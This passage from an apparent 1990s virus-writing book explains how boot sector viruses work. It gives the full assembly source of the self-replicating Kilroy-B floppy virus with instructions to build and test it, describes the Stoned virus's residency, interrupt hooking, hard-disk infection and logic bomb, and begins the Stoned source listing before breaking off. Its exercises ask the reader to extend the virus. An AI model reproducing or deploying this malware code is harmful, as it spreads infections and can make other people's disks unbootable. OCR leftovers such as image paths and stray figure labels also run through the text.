Of course, we have seen how such a virus could become obsolete and cause problems. A virus which merely took the size of the IO.SYS file and loaded it would have worked fine with DOS up through version 4, but when version 5 hit, and the file size became large enough to run into the boot sector when loading, the virus would have crashed the system. (And that, incidently, is why the virus we're discussing is the Kilroy-***B***. The Kilroy virus discussed in *The Little Black Book of Computer Viruses* developed just this problem!) In the next chapter, we'll discuss a different way of doing things which avoids the pitfall of operating system version changes.

Testing Kilroy-B

Since Kilroy-B doesn't touch hard disks, it is fairly easy to test without infecting your hard disk. To test it, simply run KILROY.COM with a bootable system disk in the A: drive to load the virus into the boot sector on that floppy disk. Next, place a diskette in both your A: and your B: drives, and then restart the computer. By the time you get to the A: prompt, the B: drive will already have been infected. You can check it with a sector editor such as that provided by *PC Tools* or *Norton Utilities*, and you will see the "Kilroy" name in the boot sector instead of the usual MS-DOS name. The disk in B: can subsequently be put into A: and booted to carry the infection on another generation.

Kilroy-B Source Listing

The following program can be compiled to KILROY.COM using TASM, MASM or A86:

```
;The KILROY-B Virus. This is a floppy-only virus that is self contained in a
;single sector. At boot time, it boots DOS and copies itself from the A: to
;the B: drive if a disk is inserted in B:.
;
;(C) 1995 American Eagle Publications, Inc. All Rights Reserved!


;This segment is where the first operating system file (IO.SYS) will be
;loaded and executed from. We don't know (or care) what is there, as long as
;it will execute at 0070:0000H, but we do need the address to jump to defined
;in a separate segment so we can execute a far jump to it.
DOS_LOAD        SEGMENT AT 0070H
                ASSUME  CS:DOS_LOAD

                ORG     0

LOAD:                                   ;Start of the first op system program

DOS_LOAD        ENDS


MAIN            SEGMENT BYTE
                ASSUME  CS:MAIN,DS:MAIN,SS:NOTHING


;This is the loader for the boot sector. It writes the boot sector to
;the A: drive in the right place, after it has set up the basic disk
;parameters. The loader is what gets executed when this program is executed
;from DOS as a COM file.

                ORG     100H
```

```
LOADER:
                mov     ax,201H         ;load the existing boot sector
                mov     bx,OFFSET DISK_BUF      ;into this buffer
                mov     cx,1            ;Drive 0, Track 0, Head 0, Sector 1
                mov     dx,0
                int     13H
                mov     ax,201H         ;try twice to compensate for disk
                int     13H             ;change errors

                mov     si,OFFSET DISK_BUF + 11
                mov     di,OFFSET BOOTSEC + 11
                mov     cx,19
                rep     movsb           ;move disk data to new boot sector

                mov     ax,301H         ;and write new boot sector to disk
                mov     bx,OFFSET BOOTSEC
                mov     cx,1
                mov     dx,0
                int     13H

                mov     ax,4C00H        ;now exit to DOS
                int     21H


;This area is reserved for loading the boot sector from the disk which is going
;to be modified by the virus, as well as the first sector of the root dir,
;when checking for the existence of system files and loading the first system
;file. The location is fixed because this area is free at the time of the
;execution of the boot sector.

                ORG     0500H

DISK_BUF:       DB      ?                       ;Start of the buffer

;Here is the start of the boot sector code. This is the chunk we will take out
;of the compiled COM file and put it in the first sector on a floppy disk.

                ORG     7C00H

BOOTSEC:        JMP     SHORT BOOT              ;Jump to start of boot code
                NOP                             ;3 bytes before data

DOS_ID:         DB      'Kilroy B';Name of this boot sector (8 bytes)
SEC_SIZE:       DW      200H      ;Size of a sector, in bytes
SECS_PER_CLUST: DB      2         ;Number of sectors in a cluster
FAT_START:      DW      1         ;Starting sector for the first FAT
FAT_COUNT:      DB      2         ;Number of FATs on this disk
ROOT_ENTRIES:   DW      70H       ;Number of root directory entries
SEC_COUNT:      DW      2D0H      ;Total number of sectors on this disk
DISK_ID:        DB      0FDH      ;Disk type code (This is 360KB)
SECS_PER_FAT:   DW      2         ;Number of sectors per FAT
SECS_PER_TRK:   DW      9         ;Sectors per track for this drive
HEADS:          DW      2         ;Number of heads (sides) on this drive
HIDDEN_SECS:    DW      0         ;Number of hidden sectors on the disk

;Here is the start of the boot sector executable code
BOOT:           CLI                                     ;interrupts off
                XOR     AX,AX                           ;prepare to set up segs
                MOV     ES,AX                           ;set DS=ES=SS=0
                MOV     DS,AX
                MOV     SS,AX                           ;start stack @ 0000:7C00
                MOV     SP,OFFSET BOOTSEC
                STI                                     ;now turn interrupts on

;Before getting the system file, the virus will attempt to copy itself to
;the B: drive.
INFECT:
                mov     ax,201H                         ;attempt to read
                mov     bx,OFFSET DISK_BUF              ;B: boot sector
```

```
                mov     cx,1
                mov     dx,1
                int     13H
                mov     ax,201H                         ;do it twice
                int     13H                             ;for disk change
                jc      LOOK_SYS                        ;no disk, just load DOS
                mov     si,OFFSET BOOTSEC               ;build virus in DISK_BUF
                mov     di,OFFSET DISK_BUF
                mov     cx,11
                cld                                     ;direction flag forward
                rep     movsb                           ;1st 11 bytes
                add     si,19                           ;skip the data (i.e.
                add     di,19                           ;keep original data)
                mov     cx,OFFSET BOOT_ID - OFFSET BOOT ;bytes of code to move
                rep     movsb
                inc     cx                              ;set cx=1
                mov     ax,301H                         ;and write virus
                int     13H                             ;to B: drive

;Here we look at the first file on the disk to see if it is the first MS-DOS
;system file, IO.SYS.
LOOK_SYS:
                MOV     AL,BYTE PTR [FAT_COUNT]         ;get fats per disk
                XOR     AH,AH
                MUL     WORD PTR [SECS_PER_FAT]         ;multiply by secs / fat
                ADD     AX,WORD PTR [HIDDEN_SECS]       ;add hidden sectors
                ADD     AX,WORD PTR [FAT_START]         ;add starting fat sector

                PUSH    AX                              ;start of root dir in ax
                MOV     BP,AX                           ;save it here

                MOV     AX,20H                          ;dir entry size
                MUL     WORD PTR [ROOT_ENTRIES]         ;dir size in ax
                MOV     BX,WORD PTR [SEC_SIZE]          ;sector size
                ADD     AX,BX                           ;add one sector
                DEC     AX                              ;decrement by 1
                DIV     BX                              ;ax=# secs in root dir
                ADD     BP,AX                           ;now bp is start of data
                MOV     BX,OFFSET DISK_BUF              ;set up disk read buf
                POP     AX                              ;ax=start of root dir
                CALL    CONVERT                         ;convt sec # for bios
                INT     13H                             ;read 1st root sector
                JC      $

                MOV     DI,BX                           ;compare first file with
                MOV     CX,11                           ;required file name
                MOV     SI,OFFSET SYSFILE_1             ;of first system file
                REPZ    CMPSB                           ;for MS-DOS
                JZ      LOAD_SYSTEM                     ;the same, go load

                MOV     DI,BX                           ;compare first file
                MOV     CX,11                           ;required file name
                MOV     SI,OFFSET SYSFILE_2             ;of first system file
                REPZ    CMPSB                           ;for PC/DR-DOS
                JNZ     $                               ;not the same - hang now

;Ok, system file is there, so load it
LOAD_SYSTEM:
                MOV     AX,WORD PTR [DISK_BUF+1CH]      ;get file size of IO.SYS
                XOR     DX,DX
                DIV     WORD PTR [SEC_SIZE]             ;and divide by sec size
                INC     AX                              ;ax=# of secs to read
                CMP     AX,39H                          ;don't load too much!!
                JLE     LOAD1                           ;<= 7C00H-700H
                MOV     AX,39H                          ;plus some room for stk!
LOAD1:          MOV     DI,AX                           ;store that number in BP
                PUSH    BP                              ;save start for IO.SYS
                MOV     BX,700H                         ;set disk read buf
RD_IOSYS:       MOV     AX,BP                           ;and get sector to read
```

```
                CALL    CONVERT                         ;convert to bios info
                INT     13H                             ;and read a sector
                JC      $                               ;halt on error
                INC     BP                              ;increment secr to read
                ADD     BX,WORD PTR [SEC_SIZE]          ;and update buffer @
                DEC     DI                              ;dec # of secs to read
                JNZ     RD_IOSYS                        ;get another if needed

;Ok, IO.SYS has been read in, now transfer control to it
DO_BOOT:
                MOV     CH,BYTE PTR [DISK_ID]           ;Put drive type in ch
                MOV     DL,0                            ;Drive number in dl
                POP     BX                              ;Start of data in bx
                JMP     FAR PTR LOAD                    ;far jump to IO.SYS

;Convert sequential sector number in ax to BIOS Track, Head, Sector information.
;Save track number in CH, head in DH, sector number in CH, set AX to 201H. Since
;this is for floppies only, we don't have to worry about track numbers greater
;than 255.
CONVERT:
                XOR     DX,DX
                DIV     WORD PTR [SECS_PER_TRK]         ;divide ax by secs/trk
                INC     DL                              ;dl=sec # to start
                                                        ;al=track/head count
                MOV     CL,DL                           ;save sector here
                XOR     DX,DX
                DIV     WORD PTR [HEADS]                ;divide ax by head count
                MOV     DH,DL                           ;head to dh
                XOR     DL,DL                           ;drive in dl (0)
                MOV     CH,AL                           ;track to ch
                MOV     AX,201H                         ;ax="read 1 sector"
                RET

SYSFILE_1       DB      'IO      SYS'                   ;MS DOS System file
SYSFILE_2       DB      'IBMBIO  COM'                   ;PC/DR DOS System file

                ORG     7DFEH

BOOT_ID         DW      0AA55H                          ;Boot sector ID word

MAIN            ENDS

                END     LOADER
```

Exercises

1. Write a COM program that will display your name and address. Next, modify the BASIC boot sector to load and execute your program. Put both on a disk and make this "operating system" which you just designed boot successfully.

2. Modify the BASIC boot sector to display the address of the Interrupt Service Routine for Interrupt 13H. This value is the original BIOS vector. Next, modify the BASIC boot sector to check the Interrupt 13H vector with the value your other modification displayed, and display a warning if it changed. Though this is useless against Kilroy, this boot

sector is a valuable anti-virus tool which you may want to install in your computer. We'll discuss why in the next chapter.

3. Modify the Kilroy-B to search the entire root directory for IO.SYS and IBMBIO.COM, rather than just looking at the first file.

4. Write a program INTER.COM which will display a message and then load IO.SYS or IBMBIO.COM. Modify Kilroy-B to load INTER.COM instead of IO.SYS. Load all of these programs on a diskette and get them to work. Do you have any ideas about how to get INTER.COM to move with Kilroy-B when Kilroy infects the B: drive?

The Most Successful Boot Sector Virus

One of the most successful computer viruses in the world is the Stoned virus, and its many variants, which include the infamous Michelangelo. Stoned is a very simple one sector boot sector virus, but it has travelled all around the world and captured headlines everywhere. At one time Stoned was so prevalent that the National Computer Security Association reported that roughly one out of every four virus infections involved some form of Stoned.[1]

At the same time, Stoned is really very simple. That just goes to show that a virus need not be terribly complex to be successful.

In this chapter, we'll examine a fairly straight-forward variety of the Stoned. It will introduce an entirely new technique for infecting floppy disks, and also illustrate the basics of infecting the hard disk.

---

1 *NCSA News*, (Mechanicsburg, PA), Vol. 3, No. 1, January 1992, p. 11.




Figure 11.1: Boot sequence under Stoned.

The Disk Infection Process

Rather than loading the operating system itself, like Kilroy, Stoned uses a technique that is almost universal among boot sector viruses: it hides the original boot sector somewhere on disk. The virus then occupies the usual boot sector location at Track 0, Head 0, Sector 1. The BIOS will then load the virus at startup and give it control. The virus does its work, then *loads the original boot sector*, which in turn loads the operating system. (See Figure 11.1)

This technique has the advantage of being somewhat operating system independent. For example, the changes needed to accommodate a large IO.SYS would not affect a virus like this at all, because it relies on the original boot sector to take care of these details. On the other hand, an operating system that was radically different from what the virus was designed for could still obviously cause problems. The virus could easily end up putting the old boot sector right in the middle of a system file, or something like that, rather than putting it in an unoccupied area.

The Stoned virus always hides the original boot sector in Track 0, Head 1, Sector 3 on floppy disks, and Cylinder 0, Head 0, Sector 7 on hard disks. For floppy disks, this location corresponds to a sector in the root directory. (Figure 11.2)


Note that hiding a boot sector in the root directory could overwrite directory entries with boot sector code. Or the original sector could subsequently be overwritten by directory information. Stoned was obviously written for 5-1/4" 360 kilobyte diskettes, because Track 0, Head 1, Sector 3 corresponds to the last root directory sector on the disk. This leaves six sectors before it—or room for about 96 entries before problems start showing up. It's probably a safe bet that you won't find many 360K diskettes with more than 96 files on them.

When one turns away from 360K floppies though, Stoned becomes more of a nuisance. On 1.2 megabyte disks, Track 0, Head 1, Sector 3 corresponds to the third sector in the root directory. This leaves room for only 32 files. On 1.44 megabyte disks, there is only room for 16 files, and on 720K disks, only 64 files are able to coexist with the virus.

Figure 11.2: The Stoned virus on disk.


Memory Residence

Kilroy was not very infective because it could only infect a single disk at boot time if there was a disk in drive B. A boot sector virus would obviously be much more successful if it could infect


FAT 2
ROOT
ROOT
ROOT
ROOT
STONED
FAT 1
FAT 1
FAT 2
5
6
7
8
9
1
(BS)
2
3
4

Side 0

Side 1


CLUST2
CLUST3
CLUST3
CLUST4
CLUST4
ROOT
ROOT
ORIG BS
CLUST2
14
15
16
17
18
10
11
12
(ROOT)
13

diskettes in either drive any time they were accessed, even if it were hours after the machine was started. To accomplish such a feat, the virus must install itself resident in memory.

At first it might appear impossible for a boot sector virus to go memory resident. At boot time, DOS is not loaded, so you can't simply do a nice *int 21H* call to invoke a TSR function, and you can't manipulate Memory Control Blocks because they don't exist yet! Amazingly, however, it is possible for a boot sector virus to go memory resident by manipulating BIOS data.

At 0000:0413H, the BIOS sets up a variable which we call `MEM_SIZE`. This word contains the size of conventional memory available in kilobytes—typically 640. DOS uses it to create the memory control structures. As it turns out, if one modifies this number, DOS will respect it, and so will Windows. Thus, if a program were to subtract 2 from `MEM_SIZE`, the result would be a 2 kilobyte hole in memory (at segment 9F80H in a 640K machine) which would never be touched by DOS or anything else. Thus, a boot sector virus can go memory resident by shrinking `MEM_SIZE` and then copying itself into that hole.

This is exactly how Stoned works. First it gets `MEM_SIZE` and subtracts 2 from it,

```
MOV     AX,DS:[MEM_SIZE]      ;get memory size in 1K blocks
DEC     AX                    ;subtract 2K from it
DEC     AX
MOV     DS:[MEM_SIZE],AX      ;save it back
```

then it calculates the segment where the start of the memory hole is,

```
MOV     CL,6                    ;Convert mem size to segment
SHL     AX,CL                   ;value
MOV     ES,AX                   ;and put it in es
```

and copies itself into that hole,

```
PUSH    CS
POP     DS                      ;ds=cs=7C0H from far jmp
XOR     SI,SI                   ;si=di=0
MOV     DI,SI
CLD
REP     MOVSB                   ;move virus to high memory
```

and jumps to the hole, transferring control to the copy of itself,

```
        JMP     DWORD PTR CS:[HIMEM_JMP];and go
```

To carry out floppy disk infections after the boot process, Stoned hooks Interrupt 13H, the BIOS disk services. It then monitors all attempts to read or write to the diskette. We will come back to this Interrupt 13H hook in just a moment. First, let us take a look at infecting hard disks.

Infecting Hard Disks

Unlike Kilroy, Stoned can quickly infect a hard disk. Since the sequence a hard disk goes through when starting up is much different from a floppy disk, let's discuss it first. A normal, uninfected hard disk will always contain at least two boot sectors. One is the usual operating system boot sector we've already encountered for floppies. The other is the *Master Boot Sector*, or *Master Boot Record*. This sector is essentially an operating system independent boot sector whose job it is to load the operating system boot sector and execute it. It was included because a hard disk is big enough to hold more than one operating system. For example, if you had a two gigabyte drive, you could easily put DOS, OS/2 and Unix all on that drive. The Master Boot Sector makes it possible to put up to 4 different operating systems on a single disk and then boot whichever one you like, when you like. (Of course, this flexibility requires some extra software—known as a boot manager—in order to make use of it.)

To load different operating systems, a disk is *partitioned* into up to four *partitions*. A partition is simply a section of the disk drive, specified by a Cylinder/Head/Sector number where it starts, and a Cylinder/Head/Sector number where it ends. The partitioning process is performed by the FDISK program in DOS. All FDISK really does is set up a 64-byte data area in the Master Boot Sector which is known as the *Partition Table*. The code in the Master Boot Sector simply reads the Partition Table to determine where to find the boot sector it is supposed to load.

The Partition Table consists of four 16-byte records which can describe up to four partitions on a disk. The structure of these records is detailed in Table 11.1. One partition is normally made




Figure 11.3: The hard disk boot process.

active by setting the first byte in its record to 80H. Inactive partitions have a zero in the first byte. Thus, the Master Boot Sector need only scan the partition table records for this flag, calculate the location of the first sector in the active partition, and then load it as the boot sector. The logic of this process is illustrated in Figure 11.3, and some actual Master Boot Sector code is listed in Figure 11.4.

Now, the Stoned virus infects a hard disk in exactly the same way as it would a floppy, except that it moves the Master Boot Sector rather than the operating system boot sector. A little secret of the FDISK program is that it always starts the first partition at Cylinder 0, Head 1, Sector 1. That means all of the sectors on Cylinder 0, Head 0, except Sector 1 (which contains the Master Boot Sector) are free and unused. Many viruses, including Stoned, have capitalized on this fact to store their code in that area. When infecting a hard disk, Stoned writes the original Master Boot Sector to Cylinder 0, Head 0, Sector 7, and then loads it at boot time after the virus has gone resident.

```
;A Master Boot Record
;(C) 1995 American Eagle Publications, Inc., All Rights Reserved.

.model small
.code

;The loader is executed when this program is run from the DOS prompt. It
;reads the partition table and installs the Master Boot Sector to the C: drive.

        ORG     100H

LOADER:
        mov     ax,201H         ;read existing master boot sector
        mov     bx,OFFSET BUF
        mov     cx,1
        mov     dx,80H
        int     13H

        mov     si,OFFSET BUF + 1BEH
        mov     di,OFFSET PTABLE
        mov     cx,40H
        rep     movsb           ;move partition table to new sector

        mov     ax,301H         ;and write it to disk
        mov     bx,OFFSET BOOT
        mov     cx,1
        int     13H

        mov     ax,4C00H        ;then exit to DOS
        int     21H

BUF:                            ;area for reading disk


;The Master Boot Sector starts here.

        ORG     7C00H

BOOT:
        cli
        xor     ax,ax           ;set up segments and stack
        mov     ds,ax
        mov     es,ax
        mov     ss,ax
        mov     sp,OFFSET BOOT
        sti

        mov     si,OFFSET PTABLE;find active partition
        mov     cx,4
SRCH:   lodsb
        cmp     al,80H
        je      ACT_FOUND
        add     si,0FH
        loop    SRCH
        mov     si,OFFSET NO_OP ;no operating system found
ERROR:  call    DISP_STRING     ;display error message
        int     18H             ;and try "basic loader"

ACT_FOUND:
        mov     dl,al           ;operating system found
        lodsb                   ;set up registers to read its boot sector
        mov     dh,al
```

Figure 11.4: Typical Master Boot Sector code.

```
        lodsw
        mov     cx,ax
        mov     bx,OFFSET BOOT
        mov     ax,201H

        push    cx              ;move the mbr to offset 600H first!
        mov     si,bx
        mov     di,600H
        mov     cx,100H
        rep     movsw
        pop     cx
        mov     si,OFFSET MOVED - 7C00H + 600H
        push    si
        ret                     ;and jump there

MOVED:  int     13H             ;load the boot sector
        mov     si,OFFSET NO_RD
        jc      ERROR           ;display message if it can't be read
        mov     ax,OFFSET BOOT
        push    ax
        ret                     ;jump to operating system boot sector


;This displays the asciiz string at ds:si.
DISP_STRING:
        lodsb
        or      al,al
        jz      DSR
        mov     ah,0EH
        int     10H
DSR:    ret

NO_OP   DB      'No operating system.',0
NO_RD   DB      'Cannot load operating system.',0

        ORG     7DBEH

PTABLE  DB      40H dup (?)     ;Here is the partition table

        DB      55H,0AAH

        END     LOADER
```

Figure 11.4 (Continued): Master boot sector code.

Stoned always infects the hard disk at boot time. If you place an infected diskette in drive A: and turn on your computer, Stoned will jump to C: as soon as it loads.

To infect the hard disk, Stoned must read the existing Master Boot Sector and make sure that the virus hasn't already infected the disk. Unlike Kilroy, if Stoned infected an already infected disk, it would make it unbootable. That's simply because the "original" sector it would load would end up being another copy of Stoned, resulting in an infinite loop of loading and executing the sector at Cylinder 0, Head 0, Sector 7!

To detect itself, Stoned merely checks the first four bytes of the boot sector. Because of the way it's coded, Stoned starts with a far jump (0EAH), while ordinary operating system boot sectors

Offset	Size	Description
0	1	Active flag: 0=Inactive partition, 80H=Boot partition
1	1	Head number where partition starts.
2	2	Sector/Cylinder number where partition starts. This takes the form that the sector/cylinder number in a call to the BIOS INT 13H read would require in the **cx** register, e.g., the sector number is in the low 6 bits of the low byte, and the cylinder number is in the high byte and the upper 2 bits of the low byte.
4	1	Operating system code. This is 6 for a standard DOS partition with more than 32 megabytes.
5	1	Head number where partition ends.
6	2	Sector/Cylinder number where partition ends. Encoded like the **cx** register in a call to INT 13H.
8	4	Absolute sector number where the partition starts, with Cylinder 0, Head 0, Sector 1 being absolute sector 0.
12	4	Size of the partition in sectors.

Table 11.1: A partition table entry.

start with a short jump (E9), and Master Boot Sectors start with something entirely different. So a far jump is a dead give-away that the virus is there.

If not present, Stoned proceeds to copy the partition table to itself[2], and then write itself to disk at Cylinder 0, Head 0, Sector 1, putting the original Master Boot Sector at Sector 7 . . . a simple but effective process.

---

2 Note that Stoned needs a copy of the partition table even if its code never uses it. That’s because the BIOS and DOS both look for the table in the Master Boot Sector. If the Master Boot Sector (viral or not) didn’t have the table and you booted from the A: drive, the C: drive would disappear. Furthermore, you couldn’t even boot from the C: drive.

Infecting Floppy Disks

The Stoned virus does not infect floppy disks at boot time. Rather, it infects them when accessed through the Interrupt 13H handler it installs in memory.

The Interrupt 13H handler traps all attempts to read or write to floppy disks. The filter used to determine when to activate looks like this:

```
        CMP     AH,2                    ;Look for functions 2 & 3
        JB      GOTO_BIOS               ;else go to BIOS int 13 handler
        CMP     AH,4
        JNB     GOTO_BIOS
        OR      DL,DL                   ;are we reading disk 0?
        JNE     GOTO_BIOS               ;no, go to BIOS int 13 handle
        .
        .
        .
GOTO_BIOS:
        .
        .
        JMP     DWORD PTR CS:[OLD_INT13];Jump to old int 13
```

When the virus activates, the infection process is very similar to that for a hard disk. The virus loads the existing boot sector to see if the disk is already infected and, if not, it copies the original boot sector to Track 0, Head 1, Sector 3, and puts itself in Track 0, Head 0, Sector 1. When infecting a floppy, Stoned obviously doesn’t have to fool with copying the Partition Table into itself.

Now, with just the above scheme, Stoned would run into a big problem. Suppose you were executing a program called CALC, which was stored as an EXE file in the last five tracks of a floppy. When that program is read from disk by DOS, every call to Interrupt 13H that DOS made would get hooked by the virus, which would read the boot sector and determine whether the disk should be infected. Typically, *int 13H* would be called a lot while loading a moderate size program. Seeking from Track 0 to the end of the disk continually like this would cause the disk drive to buzz a lot and noticeably slow down the time that it would take to load CALC.EXE. This would be a dead give-away that something is wrong. All of this activity would be of no benefit to the virus, either.

Stoned handles this potential problem by adding one more condition before it attempts to read the floppy boot sector: it checks to see if the disk drive motor is on. That's very easy to do, since the status of the disk motors is stored in a byte at 0000:043FH. Bits 0 to 3 of this byte correspond to floppy drives 0 through 3. If the bit is 1, the motor is on. Thus, the code

```
        MOV     AL,DS:[MOTOR_STATUS] ;disk motor status
        TEST    AL,1                 ;is motor on drive 0 running?
        JNZ     GOTO_BIOS            ;yes, let BIOS handle it
        CALL    INFECT_FLOPPY        ;go infect the floppy disk in A
```

will allow an infection attempt only if the disk motor is off. Thus, if you load a program like CALC.EXE, the virus will activate at most once—when the first sector is read. This activity is almost unnoticeable.

The Logic Bomb

Stoned is the first virus we've discussed so far that contains a logic bomb. A logic bomb is simply a piece of code that does something amusing, annoying or destructive under certain conditions. The logic bomb in Stoned is at worst annoying, and for most people it's probably just amusing. When booting from a floppy disk, one out of 8 times, Stoned simply displays the message *"Your PC is now Stoned!"* This is accomplished by testing the 3 low bits of the low byte of the PC's internal timer. This byte is stored at 0000:046CH, and it is incremented by the hardware timer in the PC roughly 18.9 times per second. If all three low bits are zero, the virus displays the message. Otherwise, it just goes through the usual boot process. The code to implement this logic bomb is very simple:

```
        test    BYTE PTR es:[TIMER],7   ;check low 3 bits
        jnz     MESSAGE_DONE            ;not zero, skip message

        (MESSAGE DISPLAY ROUTINE)

MESSAGE_DONE:
```

The Stoned Listing

The following code should be assembled into an EXE file. When executed under DOS, it will load the Stoned virus onto the A: drive. *Be careful to remove the disk after you load it. If you don't, and you reboot your computer, your hard disk will be immediately infected!*

You will note that the design of this loader is somewhat different from Kilroy. It is an attempt to re-create what the original author of Stoned did. The virus is designed so that the start of the boot sector is at offset 0, rather than the usual 7C00H. The far jump at the beginning of Stoned adjusts **cs** to 07C0H so that the virus can execute properly with a starting offset 0. You'll notice that some of the data references after START3 have 7C00H added to them. This is done because the data segment isn't the same as the code segment yet (**ds**=0 still). Once the virus jumps to high memory, everything is in sync and data may be addressed normally.

Well, here it is, one of the world's most successful viruses . . .

```
;The STONED virus!
;(C) 1995 American Eagle Publications, Inc. All Rights Reserved!

int13_Off       EQU     0004CH                  ;interrupt 13H location
int13_Seg       EQU     0004EH

.model  small
.code

;The following three definitions are BIOS data that are used by the virus

                ORG     413H
MEM_SIZE        DW      ?                       ;memory size in kilobytes

                ORG     43FH
MOTOR_STATUS    DB      ?                       ;floppy disk motor status

                ORG     46CH
TIMER           DD      ?                       ;PC 55ms timer count

;******************************************************************************

                ORG     0

;This is the STONED boot sector virus. The jump instructions here just go
;past the data area and the viral interrupt 13H handler. The first, far jump
;adjusts cs so that the virus will work properly with a starting offset of 0,
;rather than 7C00, which is normal fo ra boot sector. The first four
;bytes of this code, EA 05 00 0C, also serve the virus to identify itself
;on a floppy disk or the hard disk.

START1:         DB      0EAH,5,0,0C0H,7         ;JMP FAR PTR START2
START2:         JMP     NEAR PTR START3         ;go to startup routine
```

```
;*****************************************************************************

;Data area for the virus

DRIVE_NO        DB      0                       ;Boot drive: 0=floppy, 2=hd
OLD_INT13       DW      0,0                     ;BIOS int 13 handler seg:offs
HIMEM_JMP       DW      OFFSET HIMEM,0          ;Jump to this @ in high memory
BOOT_SEC_START  DW      7C00H,0                 ;Boot sector boot @ seg:offs

;*****************************************************************************

;This is the viral interrupt 13H handler. It simply looks for attempts to
;read or write to the floppy disk. Any reads or writes to the floppy get
;trapped and the INFECT_FLOPPY routine is first called.

INT_13H:        PUSH    DS                      ;Viral int 13H handler
                PUSH    AX
                CMP     AH,2                    ;Look for functions 2 & 3
                JB      GOTO_BIOS               ;else go to BIOS int 13 handler
                CMP     AH,4
                JNB     GOTO_BIOS
                OR      DL,DL                   ;are we reading disk 0?
                JNE     GOTO_BIOS               ;no, go to BIOS int 13 handler
                XOR     AX,AX                   ;yes, activate virus now
                MOV     DS,AX                   ;set ds=0
                MOV     AL,DS:[MOTOR_STATUS]    ;disk motor status
                TEST    AL,1                    ;is motor on drive 0 running?
                JNZ     GOTO_BIOS               ;yes, let BIOS handle it
                CALL    INFECT_FLOPPY           ;go infect the floppy disk in A
GOTO_BIOS:      POP     AX                      ;restore ax and ds
                POP     DS                      ;and let BIOS do the read/write
                JMP     DWORD PTR CS:[OLD_INT13];Jump to old int 13

;*****************************************************************************

;This routine infects the floppy in the A drive. It first checks the floppy to
;make sure it is not already infected, by reading the boot sector from it into
;memory, and comparing the first four bytes with the first four bytes of the
;viral boot sector, which is already in memory. If they are not the same,
;the infection routine rewrites the original boot sector to Cyl 0, Hd 1, Sec 3
;which is the last sector in the root directory. As long as the root directory
;has less than 16 entries in it, there is no problem in doing this. Then,
;the virus writes itself to Cyl 0, Hd 0, Sec 1, the actual boot sector.

INFECT_FLOPPY:
                PUSH    BX                      ;save everything
                PUSH    CX
                PUSH    DX
                PUSH    ES
                PUSH    SI
                PUSH    DI
                MOV     SI,4                    ;retry counter
READ_LOOP:      MOV     AX,201H                 ;read boot sector from floppy
                PUSH    CS
                POP     ES                      ;es=cs (here)
                MOV     BX,200H                 ;read to buffer at end of virus
                XOR     CX,CX                   ;dx=cx=0
                MOV     DX,CX                   ;read Cyl 0, Hd 0, Sec 1,
